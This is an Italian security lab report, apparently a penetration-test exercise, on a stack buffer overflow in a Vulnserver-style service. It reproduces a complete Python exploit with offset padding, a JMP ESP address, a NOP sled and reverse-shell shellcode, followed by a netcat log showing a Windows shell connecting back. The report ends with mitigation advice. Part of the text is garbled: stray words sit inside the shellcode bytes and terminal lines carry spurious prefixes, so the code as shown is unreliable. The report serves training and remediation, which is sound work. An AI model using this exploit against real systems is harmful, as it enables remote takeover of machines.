0040146D 00401200
0040146E 00401200
0040146F 00401200
00401470 00401200
00401471 00401200
00401472 00401200
00401473 00401200
00401474 00401200
00401475 00401200
00401476 00401200
00401477 00401200
00401478 00401200
00401479 00401200
0040147A 00401200
0040147B 00401200
0040147C 00401200
0040147D 00401200
0040147E 00401200
0040147F 00401200
00401480 00401200
00401481 00401200
00401482 00401200
00401483 00401200
00401484 00401200
00401485 00401200
00401486 00401200
00401487 00401200
00
```

All'interno dello script questo ESP verrà scritto in rappresentazione decimale
`\xaf\x11\x50\x62`

Andando ad inserire queste informazioni all'interno dello script da eseguire in python si
ottiene quanto segue:



```
home > kali > buffer4.py > ...
1  import socket
2
3  ip = "192.168.50.130"
4  port = 1337
5  timeout = 5
6
7  # Converti TUTTO in bytes (consistenza)
8  padding = b"A" * 1978
9  eip = b"\xaf\x11\x50\x62" # Nota: 'b' davanti per bytes
10 nops = b"\x90" * 32
11
12 # Shellcode (già in bytes)
13 buf = b""
14 buf += b"\xdb\xd6\xd9\x74\x24\xf4\x5e\x2b\xc9\xbf\x4b\xc0"
15 buf += b"\xe4\x95\xb1\x52\x83\xc6\x04\x31\x7e\x13\x03\x35"
16 buf += b"\xd3\x06\x60\x35\x3b\x44\x8b\xc5\xbc\x29\x05\x20"
17 buf += b"\x8d\x69\x71\x21\xbe\x59\xf1\x67\x33\x11\x57\x93"
18 buf += b"\xc0\x57\x70\x94\x61\xdd\xa6\x9b\x72\x4e\x9a\xba"
19 buf += b"\xf0\x8d\xcf\x1c\xc8\x5d\x02\x5d\x0d\x83\xef\x0f"
20 buf += b"\xc6\xcf\x42\xbf\x63\x85\x5e\x34\x3f\x0b\xe7\xa9"
21 buf += b"\x88\x2a\xc6\x7c\x82\x74\xc8\x7f\x47\x0d\x41\x67"
22 buf += b"\x84\x28\x1b\x1c\x7e\xc6\x9a\xf4\x4e\x27\x30\x39"
23 buf += b"\x7f\xda\x48\x7e\xb8\x05\x3f\x76\xba\xb8\x38\x4d"
24 buf += b"\xc0\x66\xcc\x55\x62\xec\x76\xb1\x92\x21\xe0\x32"
25 buf += b"\x98\x8e\x66\x1c\xbd\x11\xaa\x17\xb9\x9a\x4d\xf7"
26 buf += b"\x4b\xd8\x69\xd3\x10\xba\x10\x42\xfd\x6d\x2c\x94"
27 buf += b"\x5e\xd1\x88\xdf\x73\x06\xa1\x82\x1b\xeb\x88\x3c"
28 buf += b"\xdc\x63\x9a\x4f\xee\x2c\x30\xc7\x42\xa4\x9e\x10"
29 buf += b"\xa4\x9f\x67\x8e\x5b\x20\x98\x87\x9f\x74\xc8\xbf"
30 buf += b"\x36\xf5\x83\x3f\xb6\x20\x03\x6f\x18\x9b\xe4\xdf"
31 buf += b"\xd8\x4b\x8d\x35\xd7\xb4\xad\x36\x3d added\x44\xcd"
32 buf += b"\xd6\x22\x30\xff\x42\xcb\x43\xff\x8e\xd9\xcd\x19"
33 buf += b"\xe4\xcd\x9b\xb2\x91\x74\x86\x48\x03\x78\x1c\x35"
34 buf += b"\x03\xf2\x93\xca\xca\xf3\xde\xd8\xbb\xf3\x94\x82"
35 buf += b"\x6a\x0b\x03\xaa\xf1\x9e\xc8\x2a\x7f\x83\x46\x7d"
36 buf += b"\x28\x75\x9f\xeb\x4c\x2c\x09\x09\x15\xa8\x72\x89"
37 buf += b"\xc2\x09\x7c\x10\x86\x36\x5a\x02\x5e\xb6\xe6\x76"
38 buf += b"\x0e\xe1\xb0\x20\xe8\x5b\x73\x9a\xa2\x30 added\x4a"
39 buf += b"\x32\x7b\xde\x0c\x3b\x56\xa8\xf0\x8a\x0f\xed\x0f"
40 buf += b"\x22\xd8\xf9\x68\x5e\x78\x05\xa3\xda\x98\xe4\x61"
41 buf += b"\x17\x31\xb1\xe0\x9a\x5c\x42\xdf\xd9\x58\xc1\xd5"
42 buf += b"\xa1\x9e\xd9\x9c\xa4\xdb\x5d\x4d\x5d\x74\x08\x71"
43 buf += b"\x4a\x74\x19"
```



(continua nell'immagine sotto)

```

43 buf += b"\x4a\x74\x19"
44
45
46 payload = padding + eip + nops + buf # Tutto è già in bytes, nessun encode() necessario
47
48 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
49 s.settimeout(timeout)
50 try:
51     s.connect((ip, port))
52     s.recv(1024)
53     s.send(b"OVERFLOW1 " + payload) # payload è già bytes, non serve encode()
54     s.recv(1024)
55 except Exception as e:
56     print(f"[!] Errore: {e}")
57 finally:
58     s.close()

```

Lanciando il programma si ottiene la reverse shell desiderata.




```
buf (kali@kali)~$ nc -nvlp 1234
buf listening on [any] 1234 ...
buf connect to [192.168.50.100] from (UNKNOWN) [192.168.50.130] 58906
buf Microsoft Windows [Versione 10.0.19045.2965]
buf (c) Microsoft Corporation. Tutti i diritti sono riservati.
buf C:\Users\User\Downloads>
buf
buf
buf (kali@kali)~$ python3 buffer4.py
buf [!] Error: 'bytes' object has no attribute 'encode'
buf
buf (kali@kali)~$ sudo python3 buffer4.py
buf Traceback (most recent call last):
buf   File "/home/kali/buffer4.py", line 46, in <module>
buf     payload = padding + eip + nops + buf # Tutto è già in bytes, nessun encode() necessario
buf               ^^^^^^^^^
buf TypeError: can only concatenate str (not "bytes") to str
buf
buf (kali@kali)~$ sudo python3 buffer4.py
buf [!] Error: timed out
buf
buf (kali@kali)~$
```

(in evidenza il comando lanciato da terminale del programma python4 e la realizzazione della reverse shell)

CONSIDERAZIONI E ANALISI

La seguente trattazione mostra come la vulnerabilità riscontrata possa portare ad una violazione della sicurezza molto gravosa che possa comportare numerose conseguenze ad elevato rischio quali furto di informazioni sensibili, installazione di malware ecc.

PROPOSTE PER MITIGAZIONE E RACCOMANDAZIONI

Raccomandazioni per la Mitigazione

Per correggere questa vulnerabilità e prevenire attacchi simili, si raccomandano le seguenti misure di mitigazione, idealmente implementate in combinazione:

1. Validazione Rigorosa dell'Input:

Spiegazione: La causa principale è la copia di dati forniti dall'utente in un buffer a dimensione fissa senza controllare la lunghezza.

Soluzione: Prima di qualsiasi operazione di copia (come strcpy, memcpy, sprintf), verificare che la lunghezza dei dati di input non superi la capacità del buffer di destinazione. Se l'input è troppo lungo, troncarlo in modo sicuro o rifiutare la richiesta.

2. Utilizzo di Funzioni di Libreria Sicure:

Spiegazione: Funzioni C/C++ come strcpy, strcat, sprintf, gets sono intrinsecamente pericolose perché non gestiscono i limiti del buffer.

Soluzione: Sostituire le funzioni insicure con le loro controparti più sicure che richiedono la dimensione del buffer come argomento, prevenendo la sovrascrittura.

Esempi: usare strncpy invece di strcpy, snprintf invece di sprintf, fgets invece di gets.

3. Abilitazione delle Protezioni del Compilatore e del Sistema Operativo,

Stack Canaries (es. /GS in MSVC, StackGuard/ProPolice in GCC/Clang):

Spiegazione: Il compilatore inserisce un valore casuale (canary) nello stack tra le variabili locali e l'indirizzo di ritorno. Prima che una funzione ritorni, verifica se il canary è stato modificato. Una sovrascrittura del buffer corromperebbe il canary, permettendo al programma di rilevare l'attacco e terminare in modo sicuro prima di usare l'indirizzo di ritorno corrotto.

Azione: Compilare il codice con le opzioni appropriate abilitate.

4. DEP (Data Execution Prevention) / NX (No-Execute Bit):

Spiegazione: Il sistema operativo e l'hardware marcano le aree di memoria destinate ai dati (come lo stack e l'heap) come non eseguibili. Ciò impedisce l'esecuzione diretta di shellcode iniettato nello stack, anche se un attaccante riesce a dirottare EIP. Gli attaccanti dovrebbero usare tecniche più complesse (come ROP).

Azione: Assicurarsi che DEP sia abilitato a livello di sistema operativo (generalmente attivo sui sistemi moderni) e che l'applicazione non venga compilata con opzioni che lo disabilitano esplicitamente.

5. ASLR (Address Space Layout Randomization):

Spiegazione: Il sistema operativo carica l'eseguibile, le librerie (come essfunc.dll), lo stack e l'heap a indirizzi di memoria casuali ad ogni avvio. Questo rende molto più

difficile per un attaccante prevedere l'indirizzo di gadget utili (come JMP ESP) o dello shellcode stesso.

Azione: Compilare l'eseguibile e le librerie come compatibili con ASLR (opzione standard per la maggior parte dei compilatori moderni) e assicurarsi che ASLR sia abilitato a livello di sistema operativo.

6. Revisione del Codice e Pratiche di Programmazione Sicura:

Spiegazione: Le vulnerabilità spesso derivano da errori di programmazione.

Azione: Eseguire regolari revisioni del codice sorgente (manuali e/o con strumenti SAST - Static Application Security Testing) per identificare potenziali buffer overflow e altre debolezze. Formare gli sviluppatori sulle pratiche di codifica sicura, inclusa la gestione corretta della memoria e la validazione degli input.

7. Aggiornamenti e Patching:

Spiegazione: Mantenere aggiornati il sistema operativo, le librerie e gli strumenti di sviluppo garantisce l'applicazione delle ultime patch di sicurezza e l'accesso alle più recenti tecnologie di mitigazione.

Azione: Implementare un processo di gestione delle patch robusto.

ALLEGATI

- DOCUMENTO DI AUTORIZZAZIONE AL TRATTAMENTO DEI DATI (GDPR - Art. 6, 28)